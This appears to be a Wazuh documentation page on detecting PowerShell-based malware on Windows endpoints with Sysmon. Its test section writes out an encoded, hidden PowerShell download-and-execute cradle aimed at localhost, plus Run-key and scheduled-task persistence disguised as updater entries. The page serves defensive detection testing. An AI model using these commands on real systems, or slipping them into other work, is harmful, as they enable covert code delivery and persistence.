Detecting PowerShell malware activity on Windows endpoints
Malware such as Emotet, QakBot, AsyncRAT, and Remcos uses PowerShell to download its next stage and to persist on Windows endpoints. In this use case, you emulate three of these behaviors on a Windows endpoint: a hidden PowerShell process that runs an encoded download command, a registry Run key, and a scheduled task. The standard windows detector generates a finding for each behavior.
Note
The emulation doesn't download or run malicious code. The download command targets 127.0.0.1 and fails, and the Run key and the scheduled task point to a script that doesn't exist.
Configure the Windows endpoint
Perform the following steps on a Windows 11 endpoint using PowerShell with administrator privileges.
Download Sysmon and the SwiftOnSecurity Sysmon configuration file, which logs process creation and registry Run key changes:
> Invoke-WebRequest -Uri https://download.sysinternals.com/files/Sysmon.zip -OutFile $env:TEMP\Sysmon.zip
> Expand-Archive -Path $env:TEMP\Sysmon.zip -DestinationPath C:\Sysmon -Force
> Invoke-WebRequest -Uri https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml -OutFile C:\Sysmon\sysmonconfig-export.xml
Install Sysmon with the configuration file. On ARM64 endpoints, use
Sysmon64a.exeinstead ofSysmon64.exe:> C:\Sysmon\Sysmon64.exe -accepteula -i C:\Sysmon\sysmonconfig-export.xml
Add the following configuration to the Wazuh agent
C:\Program Files (x86)\ossec-agent\ossec.conffile to collect the Sysmon events:<ossec_config> <localfile> <location>Microsoft-Windows-Sysmon/Operational</location> <log_format>eventchannel</log_format> </localfile> </ossec_config>
Restart the Wazuh agent to apply the changes:
> Restart-Service -Name WazuhSvc
Test the configuration
Run the following commands in PowerShell on the Windows endpoint:
Run an encoded download command in a hidden PowerShell process, as malware loaders do:
> $cmd = "IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1:8080/payload.ps1')"
> $enc = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
> powershell.exe -nop -w hidden -enc $enc
Add a registry Run key that starts a hidden PowerShell script when the user logs on:
> New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "WindowsUpdater" -Value "powershell.exe -nop -w hidden -File C:\Users\Public\updater.ps1" -PropertyType String -Force
Create a scheduled task that runs the same script when the user logs on:
> schtasks.exe /create /tn "OneDriveUpdater" /tr "powershell.exe -nop -w hidden -File C:\Users\Public\updater.ps1" /sc onlogon /f
Remove the Run key and the scheduled task after the test:
> Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "WindowsUpdater"
> schtasks.exe /delete /tn "OneDriveUpdater" /f
Visualize the findings


Findings can take a few minutes to appear because detectors run at a set interval. Navigate to Threat intelligence → Threat Hunting and select the Findings tab. Add the filter wazuh.integration.name: windows and wazuh.rule.level: medium. The following findings appear with level medium:
PowerShell launched with encoded command or download cradle
Registry Run key persistence set -
HKU\<USER_SID>\Software\Microsoft\Windows\CurrentVersion\Run\WindowsUpdaterScheduled task created via schtasks or PowerShell -
"C:\WINDOWS\system32\schtasks.exe" /create /tn OneDriveUpdater ...
Expand a finding to see the process command line, the parent process, and the MITRE ATT&CK techniques of the rule: T1059 and T1027 for the encoded command, T1547 for the Run key, and T1053 for the scheduled task.